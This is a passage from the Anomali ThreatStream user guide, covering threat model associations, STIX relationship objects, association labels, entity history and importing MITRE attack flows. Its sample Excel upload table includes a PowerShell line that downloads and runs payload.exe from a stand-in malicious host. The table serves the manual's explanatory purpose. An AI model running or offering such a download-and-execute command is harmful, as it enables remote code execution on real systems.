Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Vulnerability. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Vulnerability can add or delete target locations.
Target Industry	Select target industries associated with the Vulnerability. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Vulnerability can add or delete target industries.
CVSS 2.0 Score	Enter a Common Vulnerability Scoring System (CVSS) score in v2.0 format. For more on calculating CVSS scores, see the following National Vulnerability Database documentation: Vulnerability Metrics.
CVSS 3.0 Score	Enter a Common Vulnerability Scoring System (CVSS) score in v3.0 format. For more on calculating CVSS scores, see the following National Vulnerability Database documentation: Vulnerability Metrics.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	

Field	Description
Observables	Create associations with the Vulnerability.
Threat Bulletins	To create associations with this Vulnerability: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See " Managing STIX Relationship Objects (SROs) " on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Vulnerability. To remove the Vulnerability from an investigation, click on the investigation of your interest and delete the Vulnerability from the investigation page. See " Managing Entities on the Table View " on page 939for details.

Field	Description
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files. Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.




Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.


Using MITRE ATT&CK Frameworks in Threat Models

Threat model entities contain a heat map visualization of MITRE ATT&CK frameworks. This implementation provides a visual representation of MITRE ATT&CK associations and insight into the impact of the threat represented by the threat model entity with regard to the MITRE ATT&CK framework.


The Anomali Threat Model contains a library of MITRE ATT&CK techniques targeting enterprises, mobile devices, and industrial control systems. When attack patterns or TTPs with the prefixes [MITRE ATT&CK] or [MITRE PRE-ATT&CK] are added to a threat model entity, they are automatically plotted on one of the MITRE ATT&CK Frameworks in the threat model entity.



Below is the example of the threat model entity containing the Enterprise MITRE ATT&CK v15.1 Framework.



- 1 **Matrix:** MITRE techniques associated with the threat model entity are plotted on the matrix. You can click techniques on the matrix to view a description and access complete technique details.




- 2 **Select Profile to Overlay:** Select a MITRE ATT&CK profile to display the security coverage representation configured for the selected profile. For more information on MITRE ATT&CK profiles, see ["Managing MITRE ATT&CK Profiles" on page 442](#). For more information on security coverage, see ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#).
- 3 **Current MITRE ATT&CK Framework Type and Version:** Current default type and version of the MITRE ATT&CK Framework used by your organization. See ["Specifying a Default MITRE ATT&CK Version for your Organization" on page 457](#) and ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#).
- 4 **Security overlay:** View security control representation on the framework of the selected MITRE profile to get a snapshot of your coverage for a particular threat. For more information on configuring your security control representation, see ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#).
- 5 **Show/Hide Sub-Techniques:** If your organization has configured an applicable MITRE version, the page contains an additional Show/Hide Sub-Techniques option. Click **Show Sub-Techniques** to expand the matrix to display sub-techniques for each technique. Additionally, you can expand sub-techniques for individual techniques by clicking the arrow next to the technique on the matrix.



Note: Sub-techniques are only visible on the matrix of MITRE ATT&CK Enterprise v7.2 and above.

- 6 **Filter:** Filter techniques by associated Entities and Platforms. Additionally, a Hide Unused switch enables you to hide the techniques that are not associated with the threat model entity.
- 7 **Settings:** The following MITRE ATT&CK threat model settings are available:

- **Show Relative Risk:** When enabled, the **Relative Risk** view displays your coverage of the threat as a heatmap.
- **Risk Gradient:** Color gradient used when the Security overlay setting is enabled.



Managing STIX Relationship Objects (SROs)

ThreatStream enables you to create STIX compliant relationship objects (SROs) that define relationships between entities in the Anomali Threat Model. From the ThreatStream user interface, you can define relationships by selecting a STIX v2.1 SRO or entering a custom SRO value, and then specifying a direction of for the relationship. The following is an example of an SRO:

ing VBS/Agent.PCCITr.Dldr Attached File

Export

DescriptionAssociations (1)Attachments (0)History

OBSERVABLES (0)THREAT MODELS (1)IMPORT SESSIONS (0)

Attack Patterns

1 Results

NAME	DIRECTION	TYPE	ASSOCIATION LABEL	ASSOCIATED CREATION DATE
T1055 - Process Injection	→*	targets		04 Aug 2023 15:25

For more information on SROs, see the [STIX documentation](#).

Defining SROs Between Entities

You can use the steps in this section to define SROs from Threat Model entity details pages. See ["Adding New Threat Model Entities" on page 569](#) for information on defining SROs during Threat Model entity creation. See ["Importing Observables" on page 315](#) for information on defining SROs during observable import.

To define SROs between entities:

1. Navigate to the details page of the Threat Model entity or observable of interest.



Note: Associations between Threat Model entities and observables cannot be created from observable details pages. Therefore, if you want to create an association between a Threat Model entity and an observable, navigate to the details page of the Threat Model entity.

2. *If creating an SRO from a Threat Model entity details page*, click **Edit** in the Actions menu and then open the Associations tab. If you are adding an observable association, open the observables tab and click **Add Association** in the Actions menu. If adding a Threat Model entity association, open the Threat Models tab and click **Add** next to the Threat Model entity type of interest. If adding or editing an SRO for an existing association, select the association of interest and click **Edit Association** in the Actions menu.
OR

If creating an SRO from an observable details page, navigate to the observables tab in the Associations section of the page. Then click **Add Association** in the Actions menu. If adding or editing an SRO for an existing association, select the association of interest and click **Edit Association** in the Actions menu.

3. On the Association tab, select the Threat Model entities or observables with which you want to create the association.
4. On the Details tab, select the SRO of interest under Type.

ASSOCIATE THREAT MODELS

Association

Details



Imported Observables

Unspecified

Switch Direction



Multiple Elements

Type

STIX compatible

Unspecified

Unspecified

Duplicate of

Derived from

Related to

More...

Cancel

Create Association

Hover over **More...** to view a full list of available SROs

To add a custom SRO, click **Custom** and enter the custom value under Custom Type.

- Click **Switch Direction** to select the desired SRO direction.
- (Optional) Add a Label to the SRO to provide additional contextual information for the association.
- Click **Create Association**.

The SRO has been defined.

Anomali ThreatStream

Page 817 of 1387

Viewing SROs

You can view SROs on the Associations section of observable or Threat Model entity details pages. Associations that contain SRO definitions display values in the Direction and Type columns.

Description

Associations (7)

Attachments (0)

History

OBSERVABLES (0)

THREAT MODELS (7)

IMPORT SESSIONS (0)

SANDBOX REPORTS (0)

Actors

10

1 - 4 of 4 items

Name	Direction	Type	Association Label	Associated Creation Date	
APT18				26 May 2021 14:46	
APT15				26 May 2021 14:46	
APT12				26 May 2021 14:46	
Lazarus Group	←	related-to	Connection raised in 5/12 team meeting.	26 May 2021 11:42	



Note: Hover over the value in the Direction column to view the SRO definition.

Adding Labels to Associations

To help you track the contextual information behind the Threat Model entity and observable associations you create, ThreatStream enables you to add labels when you create associations. Association labels are displayed on the details pages of both associated entities, along with a timestamp of when the association was originally created (Associated Creation Date).

Description	Associations (710)	MITRE ATT&CK®	Investigations (0)	Attachments (27)
OBSERVABLES (182)	THREAT MODELS (277)	IMPORT SESSIONS (250)	SANDBOX REPORTS (1)	
Custom Threat Models				
4 Results				
NAME	DIRECTION	TYPE	ASSOCIATION LABEL	ASSOCIATED CREATI...
Custom TM dan 2	→	derived-from	Label 1 for TM	17 Aug 2023 16:58
Custom new TM1 - edited	→	authored-by	Label 2	17 Aug 2023 16:58
Commonwealth of Inde...	→	authored-by	Label 2	17 Aug 2023 16:58
Algeria				17 Aug 2023 16:58

These labels are always private to your organization, even in cases where associated entities are visible to users outside of your organization. Users outside of your organization can never view the association labels you create.

You can add labels to the following types of associations:

- Observable <-> Observable
- Threat Model <-> Threat Model
- Threat Model <-> Observable

Labels are not supported for associations between Threat Model entities or observables and Import Sessions, Investigations, or Sandbox Reports.



Note: When you export observables associated with a Threat Model entity, association labels are not included. Additionally, association labels are not carried over when you clone Threat Model entities.

To add association labels to new associations:

1. Navigate to the details page of the Threat Model entity or observable of interest.



Note: Associations between Threat Model entities and observables cannot be created from observable details pages. Therefore, if you want to create an association between a Threat Model entity and an observable, navigate to the details page of the Threat Model entity.

2. *If creating an association from a Threat Model entity details page*, click **Edit** in the Actions menu and then open the Associations tab. If you are adding an observable association, open the observables tab and click **Add Association** in the Actions menu. If adding a Threat Model entity association, open the Threat Models tab and click **Add** next to the Threat Model entity type of interest.

OR

If creating an association from an observable details page, navigate to the observables tab in the Associations section of the page. Then click **Add Association** in the Actions menu.

3. Select the Threat Model entities or observables with which you want to create the association.
4. On the Details tab, enter the desired association label under Label.



Note: Labels can be no more than 255 characters. Spaces and special characters are supported.

5. Click **Create Association** to create the association.

The association has been created and labeled with the association label you specified.



Note: If adding a label to an observable which contains multiple instances, the label is added to all instances of the observable.

To add labels to existing associations:

1. Navigate to the details page of the Threat Model entity or observable of interest.



Note: Associations between Threat Model entities and observables cannot be created from observable details pages. Therefore, if you want to add a label to an association between a Threat Model entity and an observable, navigate to the details page of the Threat Model entity.

2. *If adding a label from a Threat Model entity details page*, click **Edit** in the Actions menu and then open the Associations tab. Select the associations of interest from the observables or Threat Models tab and click **Edit Association** in the Actions menu.

OR

If adding a label from an observable details page, navigate to the observables tab in the Associations section of the page. Then click **Edit Association** in the Actions menu.

3. Enter the desired association label on the resulting window.
4. Click **Update Association**.

The label has been added to the association.

To edit association labels:

1. Navigate to the details page of the Threat Model entity or observable of interest.



Note: Associations between Threat Model entities and observables cannot be created from observable details pages. Therefore, if you want to edit a label to an association between a Threat Model entity and an observable, navigate to the details page of the Threat Model entity.

2. *If editing a label from a Threat Model entity details page*, click **Edit** in the Actions menu and then open the Associations tab. Select the associations of interest from the observables or Threat Models tab and click **Edit Association** in the Actions menu.

OR

If editing a label from an observable details page, navigate to the observables tab in the Associations section of the page. Then click **Edit Association** in the Actions menu.

3. Modify the association label as desired.
4. Click **Update Association**.

The association label has been updated.

To delete association labels:

1. Navigate to the details page of the Threat Model entity or observable of interest.



Note: Associations between Threat Model entities and observables cannot be created from observable details pages. Therefore, if you want to delete a label to an association between a Threat Model entity and an observable, navigate to the details page of the Threat Model entity.

2. *If deleting a label from a Threat Model entity details page*, click **Edit** in the Actions menu and then open the Associations tab. Select the associations of interest from the observables or Threat Models tab and click **Edit Association** in the Actions menu.

OR


*If deleting a label from an observable details page, navigate to the observables tab in the Associations section of the page. Then click **Edit Association** in the Actions menu.*

3. Clear the value in the Association Label field.
4. Click **Update Association**.

The association label has been removed.

Viewing Threat Model Entity History

Each threat model entity details page contains a running list of events in the life span of the entity. Events include entity creation and updates, such as editing descriptions, publishing an entity, uploading attachments, and so on.



Description	Associations (2)	MYTE ATTACH (2)	Investigations (2)	Attachments (2)	History
Optic Administrator (Default Organization)					
Optic Administrator (Default Organization)					

The screenshot shows a table with six columns: Description, Associations (2), MYTE ATTACH (2), Investigations (2), Attachments (2), and History. The first two rows of data are identical. Red circles with numbers 1, 2, and 3 are placed over the first three columns of the first data row. Circle 1 is over the Description column, circle 2 is over the MYTE ATTACH column, and circle 3 is over the Attachments column.

1 User: User who updated the entity. For entities owned by your organization, specific users are listed. For entities from other organizations shared through Trusted Circles, the following rules are followed:

- If the entity is owned by the organization, only the organization name is listed.
- If the organization does not own the entity, the organization name is also hidden.
- For entities shared with the Anomali Community or anonymously through Trusted Circles, no value is shown regardless of ownership.

2 Action: Action taken on the entity.

For Threat Bulletins, actions include: Assigned Report, Association Added, Association Removed, Cloned Report, Created Attachment, Created Comment, Created Report, Deleted Attachment, Deleted Comment, Published Report, Reviewed Report, Review Requested, Updated Import Session, Updated Intelligence, Updated Report, and Updated Tag.

For all other Threat Model entities, actions include: Assigned, Association Added, Association Removed, Completed Review, Created, Created Comment, Published, Review Requested, Updated, and Updated Tag.

3 Timestamp: Timestamp from when the action was taken.

To view a threat model entity history:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the entity whose history you want to view. The entity details page is displayed.
3. On the entity details page, open the **History** tab.

Chapter 19: Attack Flow Library

This chapter covers the following topics:


Creating Attack Flows	825
Updating Attack Flows	827
Exporting Attack Flows	828
Deleting Attack Flows	828
Viewing Attack Flow Details	829

The attack flow library in ThreatStream is a collection of common MITRE Attack Flows (MAF), which provides a way to fingerprint attacks. Attack flows enable you to visualize a sequence of offensive techniques used in an attack, the relationships between those techniques, and other information that can be extremely valuable to cybersecurity practitioners. By identifying the presence of an actor, campaign, or malware at an early stage of an attack flow, you can stop or prevent further attacks on your organization.

ThreatStream allows you to view attack flows created by the Anomali ATR team. You can also import MITRE custom attack flows to ThreatStream to use them within your organization. Attack flows that belong to your organization can be viewed, updated, exported to a JSON file, or deleted.

Furthermore, if you use AQL dashboards, you can add attack flows to them. See [MITRE ATT&CK Flow](#) for details.

To access attack flows, navigate to **ThreatStream > Analyze > Attack Flow**.



- 1 Filter Options:** Filter the displayed attack flows by attack patterns, actors, or the time when they were modified.
- 2 Search:** Enter a keyword to find attack flows of your interest.

3 Attack Flow/Actor: Select an attack flow that you want to analyze. Malware and tools associated with an attack flow/actor are displayed under the attack flow/actor's name.


4 Source: Displays a user or a research group, that created the attack flow.

5 Modified: Displays a date when an attack flow was modified.

6 Version: MITRE ATT&CK version.

7 Visibility: Displays what group of users can see the attack flow.

8 Table Settings: Select the columns to display. The following columns are available for selection: Attack Flow/Actor, Source, Modified, Version, and Visibility. Additionally, select the number of rows you want to be displayed per page.



The screenshot shows a 'Table Settings' dialog box. It has a title 'Table Settings' and a subtitle 'Column Position & Visibility'. Below this is a list of columns with checkboxes and a dropdown arrow to the right of each. The columns are: 'Attack Flow / Actor', 'Source', 'Modified', 'Version', and 'Visibility'. All checkboxes are checked. Below the list is a 'Rows per page' label and a dropdown menu showing the number '10'.

9 New: Create an attack flow. See ["Creating Attack Flows" below](#) for details.

From the Attack Flows page, you can also take the following actions:

- Update a selected attack flow. See ["Updating Attack Flows " on page 827](#) for details.
- Export a selected attack flow to a JSON file. See ["Exporting Attack Flows" on page 828](#) for details.
- Delete selected attack flows. See ["Deleting Attack Flows" on page 828](#) for details.

Creating Attack Flows

On the Attack Flows page, you can upload attack flow files in either JSON or structured Excel format. When a file is uploaded, ThreatStream automatically parses the file to extract relevant TTPs and generates an attack flow. Newly created attack flows are only visible to your organization users. If needed, imported attack flows can be modified. See ["Updating Attack Flows " on page 827](#) for details.




Notes:

- Only MITRE attack flows v2.0 can be imported as JSON files.
- Excel file upload support is the Beta feature.

To create an attack flow:

1. Navigate to **ThreatStream > Analyze > Attack Flow**.
2. Click **New** in the top right corner of the page.
3. Drag and drop or browse to select an attack flow file that you want to import.



Note: To generate an accurate attack flow from an Excel file, use the structure file template. To download the structure file template, click the **Structure file** link.
Example of the Excel file ready for upload:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Executio	MITRE Technique ID	MITRE Technique name	MITRE Tactic	Threat	Source publication date	Source	Procedure								
2	1	T1059.003	Command and Scripting Interpreter: PowerShell	Execution	APT29	5/12/2021	MITRE ATT&CK	Invoke-WebRequest -Uri http://malicious.example.com/payload.exe -OutFile payload.exe; Start-Process payload.exe								
3	2	T1595.001	Phishing: Spearphishing Attachment	Initial Access	APT28	9/22/2020	CISA Alert	Email with malicious Word document containing macro that downloads and executes malware.								
4	3	T1021.001	Remote Services: Remote Desktop Protocol	Lateral Movement	FIN7	7/15/2019	FireEye Threat Report	Attacker used stolen credentials to authenticate via RDP and deploy additional tools.								
5	4	T1071.001	Application Layer Protocol: Web Protocols	Command and Control	UNC2452 (SolarWinds)	1/10/2021	Microsoft Threat Intelligence	Malware beacons to C2 server using HTTPS GET requests over port 443.								
6	5	T1486	Data Encrypted for Impact	Impact	Ryuk Ransomware	11/30/2018	US-CERT	Ransomware encrypted local and network files using AES, demanding payment in Bitcoin.								
7																

4. Click **Create**.


The imported attack flow appears on the list of attack flows.

Updating Attack Flows

Org Admins and attack flow owners can make changes to imported MITRE attack flows.


To update an attack flow:

1. Navigate to **ThreatStream > Analyze > Attack Flow**.
2. Select the attack flow that you want to update.



Attack Flows				
Filter Options				
Reset Filters Close All				
Attack Patterns				
All				
Actors				
All				
Modified				
☐ Last 30 Days				
☐ Last 90 Days				
☐ Last Year				
☐ Custom Date Range				
Search ThreatStream				
1 Item Selected				
☐	ATTACK FLOW / ACTION	SOURCE	MODIFIED	VISIBILITY
☐	WhisperGate DEV-HS86	Anomali Threat Research	11 Aug 2023 12:42	My Organization
☒	Equifax Breach We Zhiyong, Hu Ke, Wang Qian, Liu Lei	Anomali Threat Research	11 Aug 2023 11:45	My Organization
☐	Ragnar Locker Ragnar Locker	Anomali Threat Research	11 Aug 2023 11:36	My Organization
☐	Casualty City Campaign Operation	Anomali Threat Research	11 Aug 2023 11:35	My Organization
☐	Conti PWC	Anomali Threat Research	11 Aug 2023 11:34	My Organization
☐	Goofloader	Anomali Threat Research	11 Aug 2023 11:32	My Organization
☐	JP Morgan Breach	Anomali Threat Research	11 Aug 2023 11:31	My Organization
☐	Mac Malware Steals Crypto	Anomali Threat Research	11 Aug 2023 11:30	My Organization
☐	Marriott Breach Individuals on behalf of the Chinese Government	Anomali Threat Research	11 Aug 2023 11:30	My Organization
☐	Muddy Water MuddyWater	Anomali Threat Research	11 Aug 2023 11:30	My Organization

3. Click **Update**.
4. In the dialog box that opens, drag and drop or browse to select a JSON or Excel file with the updated MITRE attack flow.



Update MITRE Attack Flow

Excel File Upload Support BETA

In addition to JSON files, you can now upload structured Excel files to generate Attack Flows. ThreatStream automatically extracts the relevant TTPs from your Excel file and generates a complete Attack Flow for you. [Structure file](#)

Drag and drop file here or [browse to select a file](#)

[Cancel](#) [Update](#)

5. Click **Update**.


The imported attack flow overwrites the existing attack flow.

Exporting Attack Flows

MITRE attack flows v2.0 available through ThreatStream can be exported to a JSON file.

To export a MITRE attack flow:

1. Navigate to **ThreatStream > Analyze > Attack Flow**.
2. Select the attack flow of your interest.



3. Click **Export to JSON**.


The downloading process starts immediately.

Deleting Attack Flows

If an attack flows becomes irrelevant, Org Admins and the attack flow creator can delete it. Org Admins and can delete only those attack flows that belong to their organization.

To delete an attack flow:

1. Navigate to **ThreatStream > Analyze > Attack Flow**.
2. Select the attack flow that you want to delete.




ATTACK FLOW / ACTOR	SOURCE	MODIFIED	VISIBILITY
☐ WhisperGate WhisperGate	Anomali Threat Research	11 Aug 2023 12:42	My Organization
☒ Equifax Breach Wu, Zhongping, Xu, Ke, Wang, Qian, Liu Lei	Anomali Threat Research	11 Aug 2023 11:45	My Organization
☐ Ragnar Locker Ragnar Locker	Anomali Threat Research	11 Aug 2023 11:36	My Organization
☐ Cobalt Kitty Campaign Cobalt Kitty	Anomali Threat Research	11 Aug 2023 11:35	My Organization
☐ Corel PWC Corel PWC	Anomali Threat Research	11 Aug 2023 11:34	My Organization
☐ Gootloader Gootloader	Anomali Threat Research	11 Aug 2023 11:32	My Organization
☐ JP Morgan Breach JP Morgan Breach	Anomali Threat Research	11 Aug 2023 11:31	My Organization
☐ Mac Malware Steals Crypto Mac Malware Steals Crypto	Anomali Threat Research	11 Aug 2023 11:30	My Organization
☐ Marriott Breach Marriott Breach	Anomali Threat Research	11 Aug 2023 11:30	My Organization
☐ Musty Water Musty Water	Anomali Threat Research	11 Aug 2023 11:30	My Organization

3. Click **Delete**.

Viewing Attack Flow Details

The Attack Flow Details page provides a visual display of the relationships between attack patterns, objects and elements that belong to an attack flow. Additionally, you can view details of every attack pattern, objects and elements.

